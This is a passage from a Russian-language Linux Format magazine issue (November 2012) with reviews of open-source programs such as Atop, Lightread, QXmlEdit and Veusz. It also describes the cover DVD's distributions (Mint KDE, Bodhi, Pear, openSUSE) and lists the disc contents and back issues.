Atop норовит стать самым топовым из этих *top*'ов, руля сразу всем. Да, он тоже выводит список процессов и их PID, но намного элегантнее. Хотя он по-прежнему основан на ASCII, но учитывает ширину терминала и отлично все отображает. А самое топовое в нем – обновление под новый век: он знает, что вы, скорее всего, используете многоядерный процессор, идя в ногу со временем, и выводит в верхней части дисплея статистику по ядрам, включая даже частоту отдельных ядер. Весьма



➤ Топ-топ, махните *Top* на *Atop* – разве он не всех победил?

удобно также, что он выделяет разного рода критические уровни разными цветами. Учитывая, что данные о состоянии включают заполнение памяти и использование сети, трудно и пожелать увидеть там еще какую-то информацию. В столбцах использованы некоторые изменения, и некоторые данные могут потребовать своего рода расшифровки, но все же в нем есть все необходимое, чтобы назвать его самым топовым из всех *top*'ов. По крайней мере, на данном этапе.

«*Atop* норовит стать самым топовым из *top*'ов, руля сразу всем.»

Программа для чтения RSS

Lightread

Версия 1.1.1 Сайт <https://launchpad.net/lightread>

Программы для чтения RSS довольно-таки существенны. С момента появления идеи получения информации небольшими порциями через RSS объем новостных лент постоянно увеличивается. И отнюдь не все они являются нудными списками новостей – практически любая web-страница, если только это не просто подборка статичных HTML, снабжена лентой RSS того или иного вида.


Linux, заметим, богат новостными клиентами, но одной из лучших реализаций таковых является web-клиент Google для чтения новостей. *Lightread* – это фактически оффлайн-версия *Google reader*: вам нужна учетная запись Google, и когда программа запустится впервые, вас попросят зайти туда (обратите внимание, что на данный момент он не очень ровно работает с «двухшаговой» функцией логинов для учетных записей Google).

Как и подразумевает его название, *Lightread* [можно перевести как «Легкое чтение», – прим. пер.] не пытается быть

чересчур сложным. Простое дерево навигации слева позволяет осуществлять навигацию по новостным лентам, которые появляются в колонке с прокруткой в середине, а правая панель отведена под отображение содержания выбранной вами новости.

Вы щелкаете по заинтересовавшей вас новости, а потом читаете ее. Простота и минимализм программы относятся к ее главным преимуществам: она несколько не мешает вам делать то, что вы и собирались сделать, то есть узнать новости. Поскольку она интегрируется с *Google reader*, вы также можете помечать фрагменты, которые затем будут автоматически синхронизироваться с вашей учетной записью Google.

«Простота и минимализм относятся к главным преимуществам.»



» Программа для чтения новостей, которая концентрирует все внимание на, э-э, чтении новостей. Как это ново!

Одной из ключевых функций *Lightread* является поддержка *Instapaper* – сервиса «приберечь на потом [save it for later]», активно используемого на устройствах Kindle и iPad для сохранения ссылок и историй. Помимо способности сохранять новости, *Lightread* заодно обладает способностью форматировать их так, чтобы они выглядели на экране, как в *Instapaper*; получается, что использовать эту функцию здесь – почти то же самое, что использовать ее на iPad.

Lightread работает на *Launchpad*, и он разработан с упором на хорошую интеграцию с Ubuntu. Это отнюдь не означает, что его нельзя запустить где-либо еще, зато означает, что он станет своим в доску для поклонников вечно популярного дистрибутива Linux.

Редактор XML

QXmlEdit

Версия 0.8.2 Сайт <http://code.google.com/p/qxmledit>

Писатели со временем развивают поразительную сверхчувствительность, и не удивляйтесь, что я ощущаю ваше неодобрительное прищелкивание языком и даже закатывание ваших глаз. Но *QXmlEdit* – это не просто еще один интерфейс, прилепленный к текстовому редактору со словом XML в названии.


Безусловно, *QXmlEdit* – очень способный редактор. Если вам надо написать XML или просто привести в порядок какие-то примеры, вы увидите, что в нем есть все инструменты и ярлыки для того, чтобы сделать работу намного проще – ну, этого и следовало ожидать.

На самом деле *QXmlEdit* выделяется из ряда подобных программ наличием весьма симпатичных инструментов визуализации. Вы можете не только работать с XML, но также просматривать очень милые изображения структуры, пока не почувствуете, что вы «врубались» в нее. Цветная визуализация помогает разо-

браться, как работает структура и где и как в ней располагаются данные, хотя за эти деньги она должна бы также отображать подробную информацию по инструментам, чтобы вы лучше понимали, на что смотрите. Конечно, это только внешний глянец. Отображение в виде дерева, применимые стили и опции просмотра превращают его в отличный инструмент для навигации и приведения в порядок файлов XML, а также для их написания.

Следует сказать, что заставить эту программу работать из исходника весьма нелегко, в основном по причине довольно странного выбора библиотек, и хотя обычная процедура `configure/make` скомпилирует этот проект, но не разместит всех

«Заставить эту программу работать из исходника нелегко.»



» Дело не только в симпатичных картинках: отображение в виде Tree отлично настраивается и отличается простотой навигации.

нужных файлов в нужных местах. Лучшей рекомендацией будет компиляция по умолчанию (она установится в `/opt`) и затем копирование всего необходимого оттуда в более разумное место.

Однако разработчик в курсе всех этих проблем, и, возможно, они даже уже исправлены, если заглянуть на сайт в поисках самой последней версии кода.



Гоночная игра

toy cars

Версия 1.0.4 Сайт <http://bit.ly/TRRu1X>

Можно ли превзойти хорошую гоночную игру? Да, если добавить здравую дозу насилия, что как раз и предлагает эта сетевая игра. Имея до четырех автомобилей под управлением людей и до восьми — управляемых компьютером, вы найдете кучу шансов для взаимоуничтожения.


Если честно, это не столько гонка, сколько разрушительное дерби. Ее цель — получше разогнаться и врезаться во что-нибудь, чтобы получить очки. Выигрывает очки, вы выигрываете «гонку», так что вам даже незачем беспокоиться о направлении своего движения. Если вы думаете, что это звучит слишком упрощенно — что ж, вы правы. Дополнительный шарм игре придает ее сюрреалистичность — справа вы видите подлинный экраный снимок, а не дефект печати. Это немного похоже на столкновение *Stunt Car Racer* с целым складом LSD, и пока

визуальные эффекты старательно демонстрируют способности автора и вашей 3D-карты (вам понадобятся драйверы для ускорения видеокарты), вам порой бывает трудно разобраться в том, что же, черт возьми, вообще происходит. Однако это только добавляет удовольствия, верно?

Toy cars может таить в себе непознанные глубины, пока что не освоенные нами, потому что, честно говоря, инструкций никаких нет, но она — отличный претендент на самую странную игру всех времен.

Игра также использует для создания звуков openAL, хотя в некото-

«Цель — получше разогнаться и врезаться во что-нибудь.»



► Если вы способны разобраться в том, что здесь происходит, значит, у вас солидный опыт с DUI.

рых системах из-за этого могут возникнуть проблемы (openAL не очень гладко взаимодействует с *PulseAudio*), так что если у вас появятся неожиданные ошибки сегментации, помочь должны отключение *PulseAudio* или изменение настроек звука.

Помимо исходника, на сайте имеются готовые пакеты для ряда архитектур или дистрибутивов.

Головоломка

Diagnil

Версия 3.0 Сайт <http://blueherons.org/diagnil>

Это скорее головоломка, чем игра. И даже не настоящая головоломка, а устройство для помощи в решении головоломок типа кроссвордов... но не обычных кроссвордов!


Когда и где появились кроссворды — вопрос спорный. В основном считают, что в 1913 году англичанин по имени Артур Винн [Arthur Wynne] создал первый современный кроссворд для *New York World*. Это была первая головоломка, включающая все то, что приходит нам в голову при слове «кроссворд».

Тем не менее в 1890 году итальянец по имени Джузеппе Айрольди [Giuseppe Airoldi] опубликовал головоломку, состоящую из поля 4×4 клетки со словами, заполняемыми в обе стороны. Кроссворды быстро набирали поклонников, и неудивительно, что те перепробовали

всяческие их разновидности; и одна из них, вновь обретающая популярность, применяет более вольный подход, когда текущая часть головоломки определяет, куда приставлять слова.

Вы можете найти печатные примеры и множество онлайн-овых, хотя они и менее популярны, чем те, которые с пронумерованными вопросами. Поиск решений на бумаге с ручкой в руках, конечно, тоже забавен, но для действительно сложных головоломок полезно иметь программное подспорье. *Diagnil* отобразит игровое поле и будет вести для вас список слов. Вы можете менять слова

«Diagnil отобразит игровое поле и будет вести список слов.»



► Вам больше не придется застревать в кроссворде *Veano* благодаря *Diagnil*.

из списка местами и поместить их в поля, в попытке прийти к решению головоломки. Если это звучит незатейливо, то лишь потому, что так оно и есть. В *Diagnil* имеются и другие функции для работы с особыми типами головоломок, и для этого он будет принимать все возможные файлы ввода. Находить их в сети несколько более сложно, но на сайте есть множество ссылок, которые вам помогут.

Установка проста — просто распакуйте исходник Python и запустите его.

Инструмент для создания графиков

Veusz

Версия 1.16 Сайт <http://home.gna.org/veusz>

Мы уже рассказывали о Veusz в прошлом, но к нему стоит вернуться, потому что он стал еще лучше. Особенно если вам надо создать графическое представление чего-нибудь, ведь именно это он и делает.


Написанная на Python и использующая инструментарий Qt4, Veusz – это программа «визуализации данных» (рисования графиков). Ее основное назначение – создавать красивый выходной результат из ваших данных в виде PDF или векторной графики, полезный для вникания в смысл нагромождения цифр.

Veusz справляется с любыми графиками и диаграммами – точечными, трюичными, полярными, коробчатými, шаговыми, контурными... запустив программу, вы наткнетесь на с виду сложный, но достаточно вразумительный интерфейс. Множество инструментов на экране – это просто различные элементы графиков, которые могут составить часть вашей диаграммы. Щелкните по одному из них, и правая панель позволит вам задать па-

раметры – например, определить уравнение для построения линейной диаграммы. Возможно, вам потребуется некоторое время на освоение, но на сайте есть отличная документация и руководство, которое запустится при первом входе в программу.

Поскольку программа основана на Python, она работает со скриптами. Самое последнее к ней добавление – поддержка Math ML (спецификации W3C для представления математического языка).

Самый свежий исходник находится на диске, но Veusz имеется в репозиториях практически всех дистрибутивов.



➤ Veusz мигом превратит непривлекательные вереницы цифр в симпатичные диаграммы.

Сетевой инструмент


Quamachi

Версия 0.7 Сайт <http://bit.ly/O1B461>

Quamachi – странноватый выбор для HotPicks: вообще-то это клиент онлайн-сервиса, а именно – Hamachi, минималистская попытка реализации Virtual Private Network. Идея здесь в настройке VPN через облачный сервис с помощью разных туннельных штук. Вы и сами могли бы это сделать, но Hamachi облегчит вам задачу, используя подход нулевой конфигурации.

Hamachi применяется в LogMeIn для обеспечения сервисов VPN; вы можете соединить свой ноутбук или планшет Android со своим домашним ПК, как если бы они были в VPN. Стоящая за этим компания предоставляет клиентов для пользователей Mac и Windows, и даже для iPad, но пока не имеет удобного графического клиента для Linux. Клиент Quamachi написан на Python и позволяет делать почти то же, что и клиенты Mac и Windows. Он требует программы (beta) Linux Hamachi, и надо

будет зарегистрироваться с помощью LogMeIn. Тогда вы сможете скомпилировать и установить Quamachi. Нужны права root для соединения с серверами LogMeIn и для работы со всякими демонами. LXF



➤ Не оставайтесь в стороне: Linux тоже может работать с LogMeIn!

Также вышли

Новые и обновленные программы, тоже достойные внимания...

➤ **gnutrition 0.31.1**

Сберегайте свое здоровье с помощью Linux и департамента сельского хозяйства США.

www.gnu.org/software/gnutrition

➤ **Expect-Lite 4.3.2**

Исправлены ошибки для инструмента написания скриптов, рассмотренного в прошлом номере.

<http://expect-lite.sourceforge.net>

➤ **PyInstaller 2.0**

Удобный помощник при создании пакетов, который работает на основных платформах.

www.pyinstaller.org

➤ **TripleA 1.6.1.1**

Обновленная версия клона всеми любимого Axis & Allies.

<http://triplea.sourceforge.net/mywiki>



➤ Если даже насилие не решило проблему, значит, вы плохо старались.

➤ **Skulker 1.2.2**

Управление системным журналом чуть упростилось для заматанных сисадминов.

<http://code.google.com/p/skulker2>

➤ **Geeqie Image Viewer 1.1**

Легковесный фотоменеджер, ответвление программы просмотра изображений QView.

<http://geeqie.sourceforge.net>

➤ **Peazip 4.7**


Новый главный релиз одного из самых дружелюбных архиваторов.

<http://peazip.sourceforge.net>

➤ **openXcom 0.4**

Переделка всех этих инопланетяно-агрессоров, которые нам когда-то так нравились.

<http://openxcom.org>



➤ Дрожите, инопланетяне! Мы готовы – и ждем вас!

На диске

Пробуйте новую операционную систему уже сегодня!



На этом диске три дистрибутива, и все они — прекрасные настольные системы! Они просты и приятны в использовании, но каждый достигает этого по-своему. Все они 32-битные и поэтому должны работать на большинстве компьютеров.

Если вы обзавелись свежеспеченным мини-компьютером от Raspberry Pi, вас может заинтересовать дистрибутив Raspbian

в папке Magazine. Я писал о нем месяц назад, а его новые утилиты для настройки компьютера особенно пригодятся пользователям не из технарей.

Конечно, дистрибутивами диск не исчерпывается. На конверте в разделе «На диске» есть список отличных программ, которые мы нанесли на этот блестящий кружок.

Можно еще чуточку?

Mint KDE


Популярности других версий Mint версия для KDE пока не добилась. Однако инвестиции талантливых Blue Systems (да, тех самых Blue Systems, что держат на плаву Kubuntu) могут превратить этот дистрибутив в одну из лучших систем с KDE.

Это не чистая KDE-система, и в качестве браузера используется не *Rekonq*, а *Calligra Suite* отдал приоритет *LibreOffice*. В соответствии с почерком команды Mint,

рабочий стол по умолчанию чист, лишь с парой намеков на мощь KDE, упрятанной за его поверхность. Кажется ли такой рабочий стол скучным или, напротив, непханым полем для деятельности, зависит только от вас.

Если вы новичок в KDE, то сможете найти строительные блоки для создания новых компонентов рабочего стола по кнопке New Activity [Новый компонент] в левом верхнем углу. Там вы найдете виджеты и различные другие компоненты.

Виджеты — элементы, добавляемые на рабочий стол дополнительной функциональности



» Добавьте виджеты — и идеал рабочих столов готов.

ради: например, для показа прогноза погоды или списка устройств. Однако лучше добавлять виджеты, соблюдая умеренность, иначе рабочий стол быстро будет захламлен.

«Лучше добавлять виджеты, соблюдая умеренность.»

Следуйте по пути Просветления

Bodhi

В последнее время мы немало говорили о KDE и Gnome. А также о Cinamon, Mate, Xfce... но есть один рабочий стол, которому мы не уделили должного внимания — это *Enlightenment*.

Его можно установить в большинстве дистрибутивов, но дистрибутив Bodhi, пожалуй, интегрировал Enlightenment лучше всех. Мы разместили на диске и загрузочную версию, и ISO-образ, и вы сумеете пользоваться им в любой системе.

Рабочий стол поставляется в нескольких вариантах, оптимизированных под определенное «железо». Они разительно отличаются друг от друга, поэтому имеет смысл перепробовать несколько, чтобы найти подходящий для себя. Учтите, что при установке обязательно требуется

изменить предложенные логин и имя пользователя.

И еще: убрали бы они град этих чертовых пингвинов из варианта Fancy, и было бы нам счастье.



» Это профиль Laptop, а есть еще Bare, Compositing, Desktop, Fancy, Tablet и Tiling.

Важно ВНИМАНИЕ!



Прежде чем вставить DVD в дисковод, пожалуйста, убедитесь, что вы прочитали, поняли и согласились с нижеследующим.

Диски *Linux Format* DVD тщательно проверяются на предмет отсутствия на них всех известных вирусов. Тем не менее, мы рекомендуем вам всегда проверять любые новые программы надежным и современным антивирусом.

Хотя процесс отбора, тестирования и установки программ на DVD проводится со всем тщанием, редакция *Linux Format* не несет никакой ответственности за повреждение и/или утрату данных или системы, могущее произойти при использовании данного диска, программ или данных на нем. Настоятельно рекомендуем вам создавать своевременные и надежные резервные копии всех важных файлов.

Чтобы узнать об условиях использования, просим вас прочесть лицензии.

Бракованные диски

В маловероятном случае обнаружения бракованного диска *Linux Format*, просим связаться с нашей группой поддержки по адресу disks@linuxformat.ru, для получения содействия.

Фрукт, да не Apple

Pear

Среди прочих дистрибутивов Pear выделяют две вещи: окружение рабочего стола и центр управления программы. Первое – адаптация Gnome Shell под OS X с рядом возможностей Gnome 2. Это сочетание может показаться странным, но на самом деле это не так – в результате получился интуитивно понятный рабочий стол, вобравший лучшее от новой и старой парадигм.

Центр управления программы (известный как *Pear Appstore*) взят из Deepin, китайского производного Ubuntu. Его происхождение из Поднебесной все еще выдает наличие некоторых комментариев на китайском. По мнению редактора этого диска, сейчас это лучшая графическая утилита управления программами в Linux. В ней нет контроля на уровне пакетов, как в *Synaptic* (которая также установлена), но это и превращает исследование новых программ в радость. *Appstore* напоминает *Software Centre* в Ubuntu (и, что характерно, Google Play для Android), но пользоваться ею проще. Однако в live-версии она не работает, и чтобы попробовать, ее нужно установить.

Для вящей простоты управление программами, в Pear также есть *Y PPA*, утилита управления персональными архивами пакетов (PPA). Это пакеты, в которых разработчики хранят дополнительные



› В отличие от Gnome Shell, панель запуска программ Pear отделена от списка окон.

«Лучшая графическая утилита управления программами в Linux.»

программы на серверах Ubuntu, хотя основными поставщиками Ubuntu они не поддерживаются. Если вы привыкли добавлять их с командной строки, то не найдете для себя ничего нового, но с графическим интерфейсом делать это немножко приятнее.

«Виртуальные боксеры» ощутят некую непривычность, так как при нехватке ресурсов для запуска Gnome Shell *VirtualBox* вернется в Gnome. Если вы любитель меню, это не так уж плохо. Однако не все недостатки Gnome Shell были устранены. Например, Alt+Tab все еще не различает

разные окна одной и той же программы. Регулярных слушателей подкаста не удивит, что я не нарадуюсь на возврат кнопки выключения. Из дока *Docku* удобно запускать часто используемые программы, но некоторые иконки могут быть незнакомы пользователям Linux, потому что их переделали.

Если у Pear и есть недостаток, то это отсутствие настройки. Вы получаете два варианта: примириться с этим или выйти вон. Такое понравится не всем, но если вам нужен удобный графический дистрибутив, на Pear вполне стоит взглянуть. **LXF**

На диске

На диске имеются не только дистрибутивы. Там есть коды из журнала, все горячие новинки, несколько последних подкастов и набор книг о Linux из Сети – их мы начали включать с предыдущего номера. Руководства помогут новичкам, а также решившим получить новые навыки работе в командной строке. Есть и классика Linux – «Сбор и базар» и «Вкратце о ядре Linux». Также есть «Руководство администратора Debian» и словарь Linux.

Хотите попробовать дистрибутив на компьютере без DVD-привода? Мы приложили удобный скрипт для переноса содержимого DVD на USB-брелок. Таковой вам понадобится объемом не менее 4,6 Гб (объем DVD). В терминале скопируйте:

```
sudo /media/LXFDVD163/dvd2usb.sh
```


или

```
sudo bash /media/LXFDVD163/dvd2usb.sh
```

Если первая команда не будет работать, потому что в системе запрещается запуск файлов с оптических дисков, может понадобиться изменить путь к скрипту в зависимости от точки монтирования вашего диска.

Альтернатива – загрузить ISO-образ с www.linuxformat.com/archives. Его можно либо прожечь на DVD, либо записать на брелок командой **dd**.

Не все дистрибутивы загружаются с брелка. В разных дистрибутивах – разные способы определения точки монтирования основной файловой системы *squashfs*. Некоторые даже игнорируют флэш-носители, ограничиваясь оптическим приводом. Но ситуация, похоже, улучшается, и все больше дистрибутивов поддерживают загрузку с USB-брелка, так как этот способ их попробовать становится популярным.



› Нужен DVD на нетбуке? Сделайте загрузочный брелок посредством скрипта *dvd2usb*.

Пропустили номер?

» Мир свободного ПО богат и разнообразен, а потому далеко не все можно вместить в рамки одной статьи. Linux Format обходит эту проблему, публикуя серии статей по самым актуальным вопросам. Но что делать, если вы поймали интересующий вас материал на середине? Обратитесь в «Линуксцентр» по адресу www.linuxcenter.ru и закажите желаемый номер журнала! Он доставляется как в печатной, так и в электронной форме, поэтому с момента открытия браузера и до получения нужного вам выпуска LXF может пройти не более нескольких минут!

Прямо сейчас для заказа доступны следующие номера:



LXF160
Август 2012

250 руб.

- » **Red Hat** Как заработать миллиард долларов
- » **Общаемся в открытую** Социальные сети, уважающие приватность
- » **OpenCL** Открытый стандарт для параллельного программирования
- » **Кластер всем миром** Подключаем свой ПК к прогрессу науки

LXFDVD: Mageia 2 и еще 3 дистрибутива, BCCD, Fotoxx, YAGF, руководство администратора Debian и прочее...

Печатная версия: shop.linuxformat.ru/lxf_160/
PDF-версия: shop.linuxformat.ru/elxf_160/




LXF161
Сентябрь 2012

250 руб.

- » **Обновляйтесь!** Разумный выбор нового оборудования
- » **Строим сайт** Системы управления контентом
- » **OpenStack** Linux облачных вычислений
- » **Moodle** Жаждете поделиться знаниями? Открывайте курсы!

LXFDVD: ROSA Marathon 2012, Linux Mint 13 и еще 2 дистрибутива, Phoronix Test Suite, Digikam, Packet Fence, видеоурок по работе с микрокомпьютером MK802 и прочее...

Печатная версия: shop.linuxformat.ru/lxf_161/
PDF-версия: shop.linuxformat.ru/elxf_161/



LXF162
Октябрь 2012

250 руб.

- » **Матч гигантов** Какой дистрибутив лучше?
- » **За нашу свободу** Лицензии на открытое ПО
- » **SecureBoot** Загрузка-то безопасна, но с установкой ясно не все
- » **Скажи пароль** А вот "password" в ответ говорить не надо!

LXFDVD: Arch, CentOS, Fedora, Mageia и еще 11 дистрибутивов. 9 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: shop.linuxformat.ru/lxf_162/
PDF-версия: shop.linuxformat.ru/elxf_162/

Ну, а если вы хотите быть уверенными, что не пропустите ни один номер журнала — оформите подписку! Помните, что все подписавшиеся на печатную версию журнала через www.linuxcenter.ru или shop.linuxformat.ru получают электронную версию в подарок!

Подписывайтесь на журнал на www.linuxformat.ru/subscribe/

Телефоны отдела подписки: Санкт-Петербург (812) 309-06-86, Москва (499) 271-49-54

Специальное предложение

Купите подборку журнала!

К нам в редакцию периодически приходят письма с вопросами, где можно купить предыдущие выпуски LXF. Если вы тоже этим озадачены, то в интернет-магазине «ГНУ/Линуксцентра» продолжается продажа журналов за 2011 год. Вы можете приобрести как отдельные номера изданий, так и подписки на 6 или 12 месяцев.

Спешите — журналов осталось не так уж много!

shop.linuxformat.ru



Информация о диске

Что-то потеряли?

Часто случается, что новые программы зависят от других программных продуктов, которые могут не входить в текущую версию вашего дистрибутива Linux.

Мы стараемся предоставить вам как можно больше важных вспомогательных файлов. В большинстве случаев, последние версии библиотек и другие пакеты мы включаем в каталог «Essentials [Главное]» на прилагаемом диске. Поэтому, если в вашей системе возникли проблемы с зависимостями, первым делом следует заглянуть именно туда.

Форматы пакетов

Мы стараемся включать как можно больше различных типов установочных пакетов: RPM, Deb или любых других. Просим вас принять во внимание, что мы ограничены свободным пространством и доступными двоичными выпусками программ. По возможности, мы будем включать исходные тексты для любого пакета, чтобы вы могли собрать его самостоятельно.

Документация

На диске вы сможете найти всю необходимую информацию о том, как устанавливать и использовать некоторые программы. Пожалуйста, не забывайте, что большинство программ поставляются вместе со своей документацией, поэтому дополнительные материалы и файлы находятся в соответствующих директориях.

Что это за файлы?

Если вы новичок в Linux, вас может смутить изобилие различных файлов и расширений. Так как мы стараемся собрать как можно больше вариантов пакетов для обеспечения совместимости, в одном каталоге часто находятся два или три файла для различных версий Linux и различных архитектур, исходные тексты и откомпилированные пакеты. Чтобы определить, какой именно файл вам нужен, необходимо обратить внимание на его имя или расширение:

- » **имя_программы-1.0.1.i386.rpm** – вероятно, это двоичный пакет RPM, предназначенный для работы на системах x86;
- » **имя_программы-1.0.1.i386.deb** – такой же пакет, но уже для Debian;
- » **имя_программы-1.0.1.tar.gz** – обычно это исходный код;
- » **имя_программы-1.0.1.tgz** – тот же файл, что и выше этажом по списку; “tgz” – это сокращение от “tar.gz”;
- » **имя_программы-1.0.1.tar.bz2** – тот же файл, но сжатый bzip2 вместо обычного gzip;
- » **имя_программы-1.0.1.src.rpm** – также исходный код, но поставляемый как RPM-пакет для упрощения процесса установки;
- » **имя_программы-1.0.1.i386.FC4.RPM** – двоичный пакет RPM для x86, предназначенный специально для операционной системы Fedora Core 4;
- » **имя_программы-1.0.1.ppc.Suse9.rpm** – двоичный пакет RPM, предназначенный специально для операционной системы SUSE 9.x PPC;
- » **имя_программы-devel-1.0.1.i386.rpm** – версия для разработчиков.

Если диск не читается...

Это маловероятно, но если все же прилагаемый к журналу диск поврежден, пожалуйста, свяжитесь с нашей службой поддержки по электронной почте: disks@linuxformat.ru

Внимательно прочтите это перед тем, как использовать LXF DVD!

А ТАКЖЕ: LibreOffice 3.5, Calligra 2.4.2, GIMP 2.8 и многое другое

Ядро 3.4.6 » Gnome 3.4.2, KDE 4.8.4, Razor-Qt, Xfce и LXDE » GnuP2 и systemd
64-разрядная сборка

openSUSE™ 12.2

Ноябрь 2012
LXF DVD 163

LINUX
FORMAT

Ноябрь 2012
LXF DVD 163

LINUX
FORMAT

И ЕЩЕ:
» Bodhi 2.0 » Pear Linux 5 » Raspbian

А ТАКЖЕ: Metasploitable 2, OXMLEdit, Apor и многое другое

На этот раз в синих тонах

Mint
KDE



Содержание

LINUX FORMAT

ДИСТРИБУТИВЫ

Booth 2.0 Дистрибутив с рабочим столом Enlightenment, 32-разрядная сборка (загрузка с LXF DVD и ISO-образ)
Mini 13 с рабочим столом KDE, 32-разрядная сборка (загрузка с LXF DVD)
openSUSE 12.2 Установочный DVD, 64-разрядная сборка (вторая сторона LXF DVD)
Peaz Linux 5 Дистрибутив с рабочим столом в стиле Mac OS, 32-разрядная сборка (загрузка с LXF DVD)

ПРОГРАММЫ

Metasploitable 2 Образ виртуальной машины, специально настроенной на максимальную уязвимость для тренировки в работе с Metasploit
Resplian Сборка Debian Wheezy для Raspberry Pi (образ SD-карты)

ДОКУМЕНТАЦИЯ: 9 КНИГ О LINUX (НА АНГЛИЙСКОМ ЯЗЫКЕ)

Bash Scripting Подробное руководство по программированию на Bash
Bourne Shell Scripting Начальное руководство по программированию на Bash
Cathedral Bazaar Классический текст Эрика Реймонда [Eric S Raymond] «Собор и базар»
The Debian Administrator's Handbook Руководство администратора, написанное разработчиками Debian
Intro to Linux Начальное руководство по Linux
Linux Dictionary Толковый словарь Linux, объясняющий специфическую терминологию
Linux Kernel in a Nutshell Описание ядра Linux, созданное одним из его выдающихся разработчиков – Грегори Краа-Хартманом [Greg Kroah-Hartman]
System Administrators Guide Руководство по базовому администрированию Linux
GNU Tools Summary Руководство по работе в командной строке и обзор основных утилит GNU

НОТРИКС

Атор 1.27 Программа для мониторинга процессов и потребляемых ими ресурсов
Diagni 3.0 Программа для решения кроссвордов без жесткой структуры
fbcmd 0.9 Клиент для работы с Facebook из командной строки
Gmsh 2.61 Генератор трехмерных сеток для расчетов методом конечных элементов
Lightread 1.11 Клиент для Google reader, позволяющий читать RSS оффлайн
Nuvola Beta Музыкальный проигрыватель для работы с Google Music, Groove Shark, Nupur Machine и 8tracks
Quamatch 0.70 GUI для настройки VPN
OXMLEdit 0.8.2 Графический редактор XML с богатыми возможностями визуализации
Thunderbird 14 Обновленная версия популярного почтового клиента
Toy cars 1.0.4 Игра, тонки на игровых автомобилях
Veusz 1.16 Программа и модуль Python для рисования графиков

Пожалуйста, перед использованием данного диска ознакомьтесь с опубликованной в журнале инструкцией!

КОММЕНТАРИЙ Присылайте ваши пожелания и предложения по электронной почте: info@linuxformat.ru

Дорогие диски В маловероятном случае обнаружения дефектов на данном диске, обращайтесь, пожалуйста, по адресу disk@linuxformat.ru

